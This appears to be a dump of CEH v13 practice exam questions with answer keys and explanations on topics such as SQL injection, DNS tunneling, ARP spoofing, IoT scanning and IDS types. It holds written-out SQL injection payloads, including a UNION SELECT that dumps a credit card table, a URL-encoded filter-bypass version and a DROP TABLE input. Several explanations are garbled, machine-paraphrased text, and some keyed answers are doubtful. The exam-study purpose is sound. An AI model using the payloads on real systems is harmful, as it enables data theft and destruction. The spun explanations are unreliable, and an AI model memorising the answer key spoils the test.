You don't want to shut down SMTP (as that's required for email), and you can't block port 25 entirely. The best approach is to secure the service by requiring:
* SMTP authentication (username/password)
* Possibly TLS encryption
From CEH v13 Courseware:
* Module 5: Vulnerability Analysis
* Module 20: Secure Protocols
CEH v13 Study Guide states:
"To prevent unauthorized SMTP access, require SMTP AUTH. This allows only authenticated users to send email, mitigating abuse of open mail relays." Incorrect Options:
* A: Blocks all SMTP, affecting email functionality.
* B: Disables mail service entirely.
* D: Switching platforms doesn't solve the underlying issue.
* E: Not appropriate-there is a clear solution.

Reference:CEH v13 Study Guide - Module 5: Mail Server HardeningRFC 4954 - SMTP Authentication

NEW QUESTION: 261
John, a professional hacker, targeted CyberSol Inc., an MNC. He decided to discover the IoT devices connected in the target network that are using default credentials and are vulnerable to various hijacking attacks. For this purpose, he used an automated tool to scan the target network for specific types of IoT devices and detect whether they are using the default, factory-set credentials. What is the tool employed by John in the above scenario?
A. IoTSeeker
B. IoT Inspector
C. AT&T IoT Platform
D. Azure IoT Central
Answer: (SHOW ANSWER)
IoTSeeker is a specialized tool used to identify Internet of Things (IoT) devices that are accessible over a network and are still configured with their default factory credentials. These devices often ship with insecure settings, which attackers can exploit.
From CEH v13 Official Courseware:
IoTSeeker:
Automatically scans for common IoT devices
Uses a database of known default usernames and passwords
Flags insecure devices for further investigation or exploitation
The tool is commonly used in the reconnaissance phase for identifying low-hanging vulnerabilities in IoT environments.
Incorrect options:
B). IoT Inspector monitors network traffic for smart devices but is more focused on behavior monitoring than credential scanning.
C). AT&T IoT Platform and D. Azure IoT Central are legitimate enterprise platforms for IoT device management and are not penetration testing tools.
Reference - CEH v13 Official Courseware:
Module 18: IoT and OT Hacking
Section: "IoT Attack Surface"
Tool Reference: "IoTSeeker"
Practical Lab: CEH Engage IoT Device Discovery

NEW QUESTION: 262
There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution Is for a customer to Join with a group of users or organizations to share a cloud environment. What is this cloud deployment option called?

A. Hybrid
B. Community
C. Public
D. Private
Answer: (SHOW ANSWER)
The purpose of this idea is to permit multiple customers to figure on joint projects and applications that belong to the community, where it's necessary to possess a centralized clouds infrastructure. In other words, Community Cloud may be a distributed infrastructure that solves the precise problems with business sectors by integrating the services provided by differing types of clouds solutions.
The communities involved in these projects, like tenders, business organizations, and research companies, specialise in similar issues in their cloud interactions. Their shared interests may include concepts and policies associated with security and compliance considerations, and therefore the goals of the project also .
Community Cloud computing facilitates its users to spot and analyze their business demands better.
Community Clouds could also be hosted during a data center, owned by one among the tenants, or by a third- party cloud services provider and may be either on-site or off-site.
Community Cloud Examples and Use Cases
Cloud providers have developed Community Cloud offerings, and a few organizations are already seeing the advantages . the subsequent list shows a number of the most scenarios of the Community Cloud model that's beneficial to the participating organizations.
Multiple governmental departments that perform transactions with each other can have their processing systems on shared infrastructure. This setup makes it cost-effective to the tenants, and may also reduce their data traffic.
Benefits of Community Clouds
Community Cloud provides benefits to organizations within the community, individually also as collectively.
Organizations don't need to worry about the safety concerns linked with Public Cloud due to the closed user group.
This recent cloud computing model has great potential for businesses seeking cost-effective cloud services to collaborate on joint projects, because it comes with multiple advantages.
Openness and Impartiality
Community Clouds are open systems, and that they remove the dependency organizations wear cloud service providers. Organizations are able to do many benefits while avoiding the disadvantages of both public and personal clouds.
Flexibility and Scalability
Ensures compatibility among each of its users, allowing them to switch properties consistent with their individual use cases. They also enable companies to interact with their remote employees and support the utilization of various devices, be it a smartphone or a tablet. This makes this sort of cloud solution more flexible to users' demands.

Consists of a community of users and, as such, is scalable in several aspects like hardware resources, services, and manpower. It takes under consideration demand growth, and you simply need to increase the user-base.

High Availability and Reliability

Your cloud service must be ready to make sure the availability of knowledge and applications in the least times. Community Clouds secure your data within the same way as the other cloud service, by replicating data and applications in multiple secure locations to guard them from unforeseen circumstances.

Cloud possesses redundant infrastructure to form sure data is out there whenever and wherever you would like it. High availability and reliability are critical concerns for any sort of cloud solution.

Security and Compliance

Two significant concerns discussed when organizations believe cloud computing are data security and compliance with relevant regulatory authorities. Compromising each other's data security isn't profitable to anyone during a Community Cloud.

Users can configure various levels of security for his or her data. Common use cases:

the power to dam users from editing and downloading specific datasets.

Making sensitive data subject to strict regulations on who has access to Sharing sensitive data unique to a specific organization would bring harm to all or any the members involved.

What devices can store sensitive data.

Convenience and Control

Conflicts associated with convenience and control don't arise during a Community Cloud. Democracy may be a crucial factor the Community Cloud offers as all tenants share and own the infrastructure and make decisions collaboratively. This setup allows organizations to possess their data closer to them while avoiding the complexities of a personal Cloud.

Less Work for the IT Department

Having data, applications, and systems within the cloud means you are doing not need to manage them entirely. This convenience eliminates the necessity for tenants to use extra human resources to manage the system. Even during a self-managed solution, the work is split among the participating organizations.

Environment Sustainability

In the Community Cloud, organizations use one platform for all their needs, which dissuades them from investing in separate cloud facilities. This shift introduces a symbiotic relationship between broadening and shrinking the utilization of cloud among clients. With the reduction of organizations using different clouds, resources are used more efficiently, thus resulting in a smaller carbon footprint.

NEW QUESTION: 263

A penetration tester is running a vulnerability scan on a company's network. The scan identifies an open port with a high-severity vulnerability linked to outdated software. What is the most appropriate next step for the tester?

A. Execute a denial-of-service (DoS) attack on the open port

B. Perform a brute-force attack on the service running on the open port
C. Research the vulnerability and determine if it has a publicly available exploit
D. Ignore the vulnerability and focus on finding more vulnerabilities
Answer: C (LEAVE A REPLY)
CEH v13 outlines a structured approach to vulnerability assessment and exploitation. After identifying a high- severity vulnerability, the next critical step is verification and research, not immediate exploitation. This ensures accuracy, reduces false positives, and avoids unnecessary risk. CEH emphasizes that testers must validate vulnerability details, confirm version applicability, assess exploit availability (e.g., Metasploit, Exploit-DB), and evaluate potential impact. Attempting DoS attacks (Option A) is prohibited unless explicitly scoped and does not align with responsible testing. Brute-force attacks (Option B) are unrelated to software version vulnerabilities. Ignoring the issue (Option D) violates CEH methodology. The correct process is to research and verify- ensuring exploitation is safe, relevant, and authorized. This aligns with CEH's vulnerability management lifecycle: discovery # verification # prioritization # exploitation (when allowed) # reporting.

NEW QUESTION: 264
Daniel Is a professional hacker who Is attempting to perform an SQL injection attack on a target website.
www.movlescope.com. During this process, he encountered an IDS that detects SQL Injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as "or
'1'='1" In any bask injection statement such as "or 1=1." Identify the evasion technique used by Daniel in the above scenario.
A. Null byte
B. IP fragmentation
C. Char encoding
D. Variation
Answer: D (LEAVE A REPLY)
One may append the comment "-" operator along with the String for the username and whole avoid executing the password segment of the SQL query. Everything when the - operator would be considered as comment and not dead.
To launch such an attack, the value passed for name could be 'OR '1'='1' ; - Statement = "SELECT * FROM 'CustomerDB' WHERE 'name' = ' "+ userName + " ' AND 'password' = '
" + passwd + " ' ; "
Statement = "SELECT * FROM 'CustomerDB' WHERE 'name' = ' ' OR '1'='1';- + " ' AND 'password' =
' " + passwd + " ' ; "
All the records from the customer database would be listed.

Yet, another variation of the SQL Injection Attack can be conducted in dbms systems that allow multiple SQL injection statements. Here, we will also create use of the vulnerability in sure dbms whereby a user provided field isn't strongly used in or isn't checked for sort constraints.
This could take place once a numeric field is to be employed in a SQL statement; but, the programmer makes no checks to validate that the user supplied input is numeric.
Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as "' or '1'='1'" in any basic injection statement such as "or 1=1" or with other accepted SQL comments.
Evasion Technique: Variation Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as "' or '1'='1'" in any basic injection statement such as "or 1=1" or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values. As the evaluation of two strings yields a true statement, similarly, the evaluation of two numeric values yields a true statement, thus rendering the evaluation of the complete query unaffected. It is also possible to write many other signatures; thus, there are infinite possibilities of variation as well. The main aim of the attacker is to have a WHERE statement that is always evaluated as "true" so that any mathematical or string comparison can be used, where the SQL can perform the same.

NEW QUESTION: 265
Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?
A. Kismet
B. Abel
C. Netstumbler
D. Nessus
Answer: A (LEAVE A REPLY)
https://en.wikipedia.org/wiki/Kismet_(software)
Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b, 802.11 g, and 802.11n traffic.

NEW QUESTION: 266
These hackers have limited or no training and know how to use only basic techniques or tools. What kind of hackers are we talking about?
A. Black-Hat Hackers
B. Script Kiddies
C. White-Hat Hackers
D. Gray-Hat Hackers
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation:

Script Kiddies are individuals with minimal technical skills who use existing tools or scripts developed by others to perform attacks. They generally do not understand the underlying mechanisms and rely on publicly available hacking tools.
From CEH v13 Official Study Guide:
Module 1: Introduction to Ethical Hacking # Hacker Types
"Script kiddies are unskilled attackers who use tools created by others." Reference: CEH v13 Courseware - Hacker Classification

NEW QUESTION: 267
During a red team assessment, an ethical hacker must map a large multinational enterprise's external attack surface. Due to strict rules of engagement, no active scans may be used. The goal is to identify publicly visible subdomains to uncover forgotten or misconfigured services. Which method should the ethical hacker use to passively enumerate the organization's subdomains?
A. Leverage tools like Netcraft or DNSdumpster to gather subdomain information
B. Attempt to guess admin credentials and access the company's DNS portal
C. Conduct a brute-force DNS subdomain enumeration
D. Request internal DNS records using spoofed credentials
Answer: A (LEAVE A REPLY)
CEH clearly distinguishes between active and passive reconnaissance. Passive methods involve gathering publicly available data without directly interacting with the target's infrastructure, thus avoiding detection.
Tools such as Netcraft, DNSdumpster, VirusTotal, Certificate Transparency logs, and search engine indexing are recommended by CEH for discovering subdomains through public metadata, cached DNS records, WHOIS data, SSL certificate entries, and third-party enumeration databases. These platforms provide insights into externally accessible assets without sending packets or queries to the target organization. Brute- force enumeration is active and violates the rules of engagement. Attempting credential guessing or requesting internal DNS data are unauthorized and clearly active reconnaissance activities. Passive OSINT- based subdomain enumeration is a core CEH technique used to uncover hidden infrastructure safely and legally. It is especially crucial in red team operations where stealth is a priority.

NEW QUESTION: 268
A penetration tester is assessing a web application that uses dynamic SQL queries for searching users in the database. The tester suspects the search input field is vulnerable to SQL injection. What is the best approach to confirm this vulnerability?
A. Input DROP TABLE users; -- into the search field to test if the database query can be altered
B. Inject JavaScript into the search field to test for Cross-Site Scripting (XSS)
C. Use a directory traversal attack to access server configuration files
D. Perform a brute-force attack on the user login page to guess weak passwords
Answer: A (LEAVE A REPLY)

CEH explains that SQL injection testing should begin with controlled, intentional manipulation of SQL syntax to determine whether user input is improperly concatenated into backend queries. While destructive queries like DROP TABLE are not recommended in real-world ethical hacking engagements, CEH uses this example as a conceptual demonstration of how SQLi can influence database commands. In practice, a penetration tester would more safely use benign tautologies such as ' OR '1'='1 to test whether unauthorized data is returned. However, within CEH's theoretical framing, injecting a clearly malicious SQL command demonstrates whether the input is executed at the database level. This validates improper sanitization, the use of dynamic SQL queries, and missing parameterized input handling. CEH stresses that SQLi is among the most critical vulnerabilities because it allows attackers to bypass authentication, exfiltrate data, or manipulate the database structure. XSS, brute-forcing, and directory traversal do not test SQL query manipulation and therefore do not confirm SQL injection.

NEW QUESTION: 269

A penetration tester was assigned to scan a large network range to find live hosts. The network is known for using strict TCP filtering rules on its firewall, which may obstruct common host discovery techniques. The tester needs a method that can bypass these firewall restrictions and accurately identify live systems. What host discovery technique should the tester use?

A. UDP Ping Scan

B. ICMP ECHO Ping Scan

C. ICMP Timestamp Ping Scan

D. TCP SYN Ping Scan

Answer: (SHOW ANSWER)

The host discovery technique that the tester should use is TCP SYN Ping Scan. This technique sends a TCP SYN packet to a specified port on the target host and waits for a response. If the host responds with a TCP SYN/ACK packet, it means the host is alive and the port is open. If the host responds with a TCP RST packet, it means the host is alive but the port is closed. If the host does not respond at all, it means the host is either dead or filtered by a firewall12. TCP SYN Ping Scan can bypass firewall restrictions because it mimics the initial stage of a TCP three-way handshake, which is a common and legitimate network activity. Therefore, most firewalls will allow TCP SYN packets to pass through and reach the target host, unless they are configured to block specific ports or IP addresses3. TCP SYN Ping Scan can also accurately identify live systems because it does not rely on ICMP, which may be blocked or rate-limited by some firewalls or routers.

The other options are not as effective or feasible as TCP SYN Ping Scan for the following reasons:

A). UDP Ping Scan: This technique sends a UDP packet to a specified port on the target host and waits for a response. If the host responds with an ICMP Port Unreachable message, it means the host is alive but the port is closed. If the host does not respond at all, it means the host is either dead, the port is open, or the packet is filtered by a firewall12. UDP Ping Scan may not bypass firewall restrictions because some firewalls may block or drop UDP packets, especially if they are

sent to uncommon or reserved ports. UDP Ping Scan may also not accurately identify live systems because it cannot distinguish between open ports and filtered packets, and it may generate false positives or negatives due to packet loss or rate-limiting.
B). ICMP ECHO Ping Scan: This technique sends an ICMP ECHO Request packet to the target host and waits for an ICMP ECHO Reply packet. If the host responds with an ICMP ECHO Reply packet, it means the host is alive. If the host does not respond at all, it means the host is either dead or filtered by a firewall12. ICMP ECHO Ping Scan may not bypass firewall restrictions because some firewalls may block or drop ICMP packets, especially if they are sent to prevent ping sweeps or denial-of-service attacks. ICMP ECHO Ping Scan may also not accurately identify live systems because it may generate false positives or negatives due to packet loss or rate-limiting.
C). ICMP Timestamp Ping Scan: This technique sends an ICMP Timestamp Request packet to the target host and waits for an ICMP Timestamp Reply packet. If the host responds with an ICMP Timestamp Reply packet, it means the host is alive. If the host does not respond at all, it means the host is either dead or filtered by a firewall12. ICMP Timestamp Ping Scan may not bypass firewall restrictions because some firewalls may block or drop ICMP packets, especially if they are sent to prevent ping sweeps or denial-of-service attacks.
ICMP Timestamp Ping Scan may also not accurately identify live systems because it may generate false positives or negatives due to packet loss or rate-limiting.
References:
1: Host Discovery in Nmap Network Scanning - GeeksforGeeks
2: nmap Host Discovery Techniques
3: TCP SYN Ping Scan - Nmap
4: Ping Sweep - an overview | ScienceDirect Topics
5: UDP Ping Scan - Nmap
6: UDP Ping Scan - an overview | ScienceDirect Topics
7: ICMP Ping Scan - Nmap
8: ICMP Ping Scan - an overview | ScienceDirect Topics

NEW QUESTION: 270
A penetration tester is conducting an external assessment of a corporate web server. They start by accessing
https://www.targetcorp.com/robots.txt and observe multiple Disallow entries that reference directories such as
/admin-panel/, /backup/, and /confidentialdocs/. When the tester directly visits these paths via a browser, they find that access is not restricted by authentication and gain access to sensitive files, including server configuration and unprotected credentials. Which stage of the web server attack methodology is demonstrated in this scenario?
A. Injecting malicious SQL queries to access sensitive database records
B. Performing a cross-site request forgery (CSRF) attack to manipulate user actions
C. Gathering information through exposed indexing instructions

D. Leveraging the directory traversal flaw to access critical server files
Answer: C (LEAVE A REPLY)
The CEH web server attack methodology describes reconnaissance as a key phase, where testers gather publicly available information before attempting exploitation. Robots.txt is commonly used by administrators to instruct web crawlers about which directories should not be indexed. CEH emphasizes that attackers regularly review robots.txt because it often exposes sensitive directories unintentionally, providing valuable intelligence about internal structure, configuration paths, administrative pages, and potential weak points. In this scenario, the tester observes "Disallow" entries and then discovers the directories are not protected by authentication, allowing direct access to sensitive files. This falls under information gathering through exposed indexing instructions rather than directory traversal, which involves path-manipulation exploits. The tester is not altering file paths or inserting traversal sequences; instead, they are reviewing publicly available indexing instructions and discovering misconfigured access controls. This perfectly aligns with the reconnaissance phase of the CEH methodology, where attackers learn about server architecture using passive or minimally intrusive techniques.

NEW QUESTION: 271
Null sessions are un-authenticated connections (not using a username or password.) to an NT or 2000 system.
Which TCP and UDP ports must you filter to check null sessions on your network?
A. 139 and 443
B. 137 and 443
C. 139 and 445
D. 137 and 139
Answer: C (LEAVE A REPLY)

NEW QUESTION: 272
Kevin, a professional hacker, wants to penetrate CyberTech Inc.'s network. He employed a technique, using which he encoded packets with Unicode characters. The company's IDS cannot recognize the packet, but the target web server can decode them.
What is the technique used by Kevin to evade the IDS system?
A. Desynchronization

B. Obfuscating
C. Session splicing
D. Urgency flag
Answer: B (LEAVE A REPLY)
Adversaries could decide to build an possible or file difficult to find or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. this is often common behavior which will be used across totally different platforms and therefore the network to evade defenses.
Payloads may be compressed, archived, or encrypted so as to avoid detection. These payloads may be used throughout Initial Access or later to mitigate detection. typically a user's action could also be needed to open and Deobfuscate/Decode Files or info for User Execution. The user can also be needed to input a parole to open a parole protected compressed/encrypted file that was provided by the mortal. Adversaries can also used compressed or archived scripts, like JavaScript.
Portions of files can even be encoded to cover the plain-text strings that will otherwise facilitate defenders with discovery. Payloads can also be split into separate, ostensibly benign files that solely reveal malicious practicality once reassembled.
Adversaries can also modify commands dead from payloads or directly via a Command and Scripting Interpreter. surroundings variables, aliases, characters, and different platform/language specific linguistics may be wont to evade signature based mostly detections and application management mechanisms.

NEW QUESTION: 273
Samuel, a professional hacker, monitored and Intercepted already established traffic between Bob and a host machine to predict Bob's ISN. Using this ISN, Samuel sent spoofed packets with Bob's IP address to the host machine. The host machine responded with <| packet having an Incremented ISN. Consequently. Bob's connection got hung, and Samuel was able to communicate with the host machine on behalf of Bob. What is the type of attack performed by Samuel in the above scenario?
A. UDP hijacking
B. Blind hijacking
C. TCP/IP hacking
D. Forbidden attack
Answer: C (LEAVE A REPLY)
A TCP/IP hijack is an attack that spoofs a server into thinking it's talking with a sound client, once actually it' s communication with an assaulter that has condemned (or hijacked) the tcp session. Assume that the client has administrator-level privileges, which the attacker needs to steal that authority so as to form a brand new account with root-level access of the server to be used afterward. A tcp Hijacking is sort of a two-phased man- in-the-middle attack. The man-in-the-middle assaulter lurks within the circuit between a shopper and a server so as to work out what port and sequence numbers are being employed for the conversation.

First, the attacker knocks out the client with an attack, like Ping of Death, or ties it up with some reasonably ICMP storm. This renders the client unable to transmit any packets to the server. Then, with the client crashed, the attacker assumes the client's identity so as to talk with the server. By this suggests, the attacker gains administrator-level access to the server.
One of the most effective means of preventing a hijack attack is to want a secret, that's a shared secret between the shopper and also the server. looking on the strength of security desired, the key may be used for random exchanges. this is often once a client and server periodically challenge each other, or it will occur with each exchange, like Kerberos.

NEW QUESTION: 274
John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique. John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?
A. DNS cache snooping
B. DNSSEC zone walking
C. DNS tunneling method
D. DNS enumeration
Answer: C (LEAVE A REPLY)
DNS tunneling may be a method wont to send data over the DNS protocol, a protocol which has never been intended for data transfer. due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks.
Most popular use case for DNS tunneling is obtaining free internet through bypassing captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi.
On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and voila, we've internet access.
This sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow.
Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances...) to line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool... you name it.
To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there.
There's even a minimum of one VPN over DNS protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it).
As a pentester all this is often great, as a network admin not such a lot .
How does it work:

For those that ignoramus about DNS protocol but still made it here, i feel you deserve a really brief explanation on what DNS does: DNS is sort of a phonebook for the web , it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names.
For those that know what DNS is i might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is:
* A Record: Maps a website name to an IP address.
example.com ? 12.34.52.67
* NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers.
example.com ? server1.example.com, server2.example.com
Who is involved in DNS tunneling?
* Client. Will launch DNS requests with data in them to a website .
* One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own.
* Server. this is often the defined nameserver which can ultimately receive the DNS requests.
The 6 Steps in DNS tunneling (simplified):
1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. for instance :
mypieceofdata.server1.example.com
2. The DNS request goes bent a DNS server.
3. The DNS server finds out the A register of your domain with the IP address of your server.
4. The request for mypieceofdata.server1.example.com is forwarded to the server.
5. The server processes regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request.
6. The server replies back over DNS and woop woop, we've got signal.
Bypassing Firewalls through the DNS Tunneling Method DNS operates using UDP, and it has a 255-byte limit on outbound queries. Moreover, it allows only alphanumeric characters and hyphens. Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C server. Tools such as NSTX (https://sourceforge.net), Heyoka (http://heyoka.sourceforge.netuse), and Iodine (https://code.kryo.se) use this technique of tunneling traffic across DNS port 53. CEH v11 Module 12 Page
994

NEW QUESTION: 275
Tremp is an IT Security Manager planning to deploy an IDS. He needs a solution that:

Verifies success/failure of an attack
Monitors system activities
Detects local (host-based) attacks
Provides near real-time detection
Doesn't require additional hardware
Has a lower entry cost
Which type of IDS is best suited for Tremp's requirements?
A. Gateway-based IDS
B. Network-based IDS
C. Host-based IDS
D. Open source-based
Answer: C (LEAVE A REPLY)
Comprehensive and Detailed Explanation:
Host-based Intrusion Detection Systems (HIDS) run on individual hosts and monitor activities like file access, processes, and system logs. HIDS:
Detects attacks missed by NIDS (e.g., insider threats, encrypted traffic) Monitors integrity of system files Works in near real-time Requires no additional network hardware Can be implemented at low cost From CEH v13 Courseware:
Module 13: IDS, Firewalls and Honeypots # Types of IDS (HIDS vs. NIDS)
Reference:CEH v13 Study Guide - Host-Based IDS Capabilities

NEW QUESTION: 276
If a token and 4-digit personal identification number (PIN) are used to access a computer system and the token performs off-line checking for the correct PIN, what type of attack is possible?
A. Birthday
B. Brute force
C. Man-in-the-middle
D. Smurf
Answer: B (LEAVE A REPLY)
If the token itself (e.g., hardware key or smartcard) performs offline verification of the PIN, it can be physically attacked. An attacker can:
Steal the token
Try all possible PIN combinations (0000-9999)
Bypass limits if no lockout mechanisms exist
This is a brute-force attack - the attacker tries every combination until the correct one is found.
From CEH v13 Courseware:
Module 6: Malware and Authentication
Module 20: Identity and Access Management
Incorrect Options:
A: Birthday attacks are related to hash collisions.
C: MITM involves intercepting communication, not offline brute-force.

D: Smurf is a DoS attack, not related to token/PIN systems.
Reference:CEH v13 Study Guide - Module 6: Authentication AttacksOWASP - Hardware Token Security Considerations

NEW QUESTION: 277
To determine if a software program properly handles a wide range of invalid input, a form of automated testing can be used to randomly generate invalid input in an attempt to crash the program.
What term is commonly used when referring to this type of testing?
A. Randomizing
B. Bounding
C. Mutating
D. Fuzzing
Answer: D (LEAVE A REPLY)
This form of testing is known as Fuzzing. Fuzzing (or fuzz testing) is an automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program. The program is then monitored for exceptions such as crashes, failing built-in code assertions, or potential memory leaks.
In the CEH v13 courseware and study guide:
Module 6: Malware Threats
Subsection: Malware Analysis and Reverse Engineering Techniques
CEH v13 Official Study Guide and iLabs Practical
The CEH v13 guide states:
"Fuzzing is used as a software testing technique that involves sending malformed or unexpected inputs to an application in order to detect vulnerabilities such as buffer overflows, crashes, or unexpected behavior. It is particularly useful during vulnerability assessments and exploit development." Thus, Fuzzing helps identify vulnerabilities due to improper input validation and is widely used in vulnerability discovery and exploit testing.
Incorrect Options:
A). Randomizing: Not a recognized security testing method.
B). Bounding: Refers to setting limits or constraints; not relevant here.
C). Mutating: Can be part of fuzzing (mutation-based fuzzing), but not the umbrella term.
Reference:CEH v13 Study Guide - Module 6, Malware Threats, Page on "Fuzz Testing"CEH v13 iLabs - Malware Threats Lab # Section on Vulnerability Discovery Using Fuzzers

NEW QUESTION: 278
As a cybersecurity professional, you are responsible for securing a high-traffic web application that uses MySQL as its backend database. Recently, there has been a surge of unauthorized login attempts, and you suspect that a seasoned black-hat hacker is behind them. This hacker has shown proficiency in SQL Injection and appears to be using the 'UNION' SQL keyword to trick the login process into returning additional data.

However, your application's security measures include filtering special characters in user inputs, a method usually effective against such attacks. In this challenging environment, if the hacker still intends to exploit this SQL Injection vulnerability, which strategy is he most likely to employ?

A. The hacker alters his approach and injects a 'DROP TABLE' statement, a move that could potentially lead to the loss of vital data stored in the application's database

B. The hacker tries to manipulate the 'UNION' keyword in such a way that it triggers a database error, potentially revealing valuable information about the database's structure

C. The hacker switches tactics and resorts to a 'time-based blind' SQL Injection attack, which would force the application to delay its response, thereby revealing information based on the duration of the delay

D. The hacker attempts to bypass the special character filter by encoding his malicious input, which could potentially enable him to successfully inject damaging SQL queries

Answer: D (LEAVE A REPLY)

SQL Injection is a type of attack that exploits a vulnerability in a web application that uses a SQL database.

The attacker injects malicious SQL code into the user input, such as a login form, that is then executed by the database server. This can allow the attacker to access, modify, or delete data, or execute commands on the database server.

The 'UNION' SQL keyword is often used in SQL Injection attacks to combine the results of two or more SELECT statements into a single result set. This can allow the attacker to retrieve additional data from other tables or columns that are not intended to be displayed by the application. For example, if the application uses the following query to check the user credentials:

SELECT * FROM users WHERE username = '$username' AND password = '$password' The attacker can inject a 'UNION' statement to append another query, such as:

' OR 1 = 1 UNION SELECT * FROM credit_cards --

This will result in the following query being executed by the database server:

SELECT * FROM users WHERE username = '' OR 1 = 1 UNION SELECT * FROM credit_cards --' AND password = '$password' The first part of the query will always return true, and the second part of the query will return the data from the credit_cards table. The '-' symbol is a comment that will ignore the rest of the query. The attacker can then see the credit card information in the application's response.

However, some web applications implement security measures to prevent SQL Injection attacks, such as filtering special characters in user inputs. Special characters are symbols that have a special meaning in SQL, such as quotes, semicolons, dashes, etc. By filtering or escaping these characters, the application can prevent the attacker from injecting malicious SQL code. For example, if the application replaces single quotes with two single quotes, the previous injection attempt will fail, as the query will become:

SELECT * FROM users WHERE username = '"' OR 1 = 1 UNION SELECT * FROM credit_cards --" AND password = '$password' This will result in a syntax error, as the query is not valid SQL.

In this challenging environment, if the hacker still intends to exploit this SQL Injection vulnerability, the strategy that he is most likely to employ is to bypass the special character filter by encoding

his malicious input. Encoding is a process of transforming data into a different format, such as hexadecimal, base64, URL, etc. By encoding his input, the hacker can avoid the filter and still inject malicious SQL code. For example, if the hacker encodes his input using URL encoding, the previous injection attempt will become:
%27%20OR%201%20%3D%201%20UNION%20SELECT%20*%20FROM%20credit_cards%20--
This will result in the following query being executed by the database server, after the application decodes the input:
SELECT * FROM users WHERE username = '' OR 1 = 1 UNION SELECT * FROM credit_cards --' AND password = '$password' This will succeed in returning the credit card information, as the filter will not detect the special characters in the encoded input.
Therefore, the hacker is most likely to employ the strategy of bypassing the special character filter by encoding his malicious input, which could potentially enable him to successfully inject damaging SQL queries.
References:
SQL Injection | OWASP Foundation
SQL Injection Union Attacks
SQL Injection Bypassing WAF

NEW QUESTION: 279
Upon establishing his new startup, Tom hired a cloud service provider (CSP) but was dissatisfied with their service and wanted to move to another CSP.
What part of the contract might prevent him from doing so?
A. Virtualization
B. Lock-in
C. Lock-down
D. Lock-up
Answer: B (LEAVE A REPLY)
Lock-in reflects the inability of the client to migrate from one CSP to another or in-house systems owing to the lack of tools, procedures, standard data formats, applications, and service portability. This threat is related to the inappropriate selection of a CSP, incomplete and non-transparent terms of use, lack of standard mechanisms, etc. (P.2884/2868)

NEW QUESTION: 280
Kevin, an encryption specialist, implemented a technique that enhances the security of keys used for encryption and authentication. Using this technique, Kevin input an initial key to an algorithm that generated an enhanced key that is resistant to brute-force attacks. What is the technique employed by Kevin to improve the security of encryption keys?
A. Key derivation function
B. Key reinstallation
C. A Public key infrastructure

D. Key stretching

Answer: D (LEAVE A REPLY)

The scenario describes a method used to make a cryptographic key more secure by making it harder to brute- force. This process is called Key Stretching.

Key Stretching:

Takes a weak or short key and processes it through a function (often repeatedly) to produce a stronger, longer key.

Commonly used in password hashing (e.g., bcrypt, PBKDF2, scrypt).

Increases the computational time required to test each guess in a brute-force attack, effectively reducing attack feasibility.

Incorrect Options:

A). Key derivation function (KDF) is related but more general; key stretching is a specific technique often implemented within KDFs.

B). Key reinstallation is associated with WPA2 KRACK attacks.

C). Public key infrastructure (PKI) is a system of digital certificates, not a key strengthening technique.

Reference - CEH v13 Official Courseware:

Module 20: Cryptography

Section: "Password Hashing and Key Stretching Techniques"

Subsection: "bcrypt, PBKDF2, and Key Strengthening"

CEH iLab: Password Hashing and Cracking Simulations

NEW QUESTION: 281

Miley, a professional hacker, decided to attack a target organization's network. To perform the attack, she used a tool to send fake ARP messages over the target network to link her MAC address with the target system's IP address. By performing this, Miley received messages directed to the victim's MAC address and further used the tool to intercept, steal, modify, and block sensitive communication to the target system.

What is the tool employed by Miley to perform the above attack?

A. Gobbler

B. KDerpNSpoof

C. BetterCAP

D. Wireshark

Answer: C (LEAVE A REPLY)

According to CEH v13 Module 08: Sniffing, the attack described is a classic example of ARP spoofing

/poisoning which leads to Man-in-the-Middle (MITM) scenarios. In such attacks, a malicious actor sends forged ARP responses to associate their MAC address with the IP address of a target system, redirecting traffic through their machine.

Tool Used: BetterCAP

BetterCAP is a powerful, modular MITM framework.

It can:
Perform ARP spoofing
Intercept and manipulate HTTP/HTTPS traffic
Modify packets in real-time
Carry out credential harvesting and session hijacking
Miley's actions match the default behavior of BetterCAP during an ARP spoofing attack:
Spoof ARP to redirect traffic.
Intercept and analyze (or manipulate) traffic.
Option Clarification:
A). Gobbler: An older ARP tool, but mostly for ARP scanning, not modern MITM attacks.
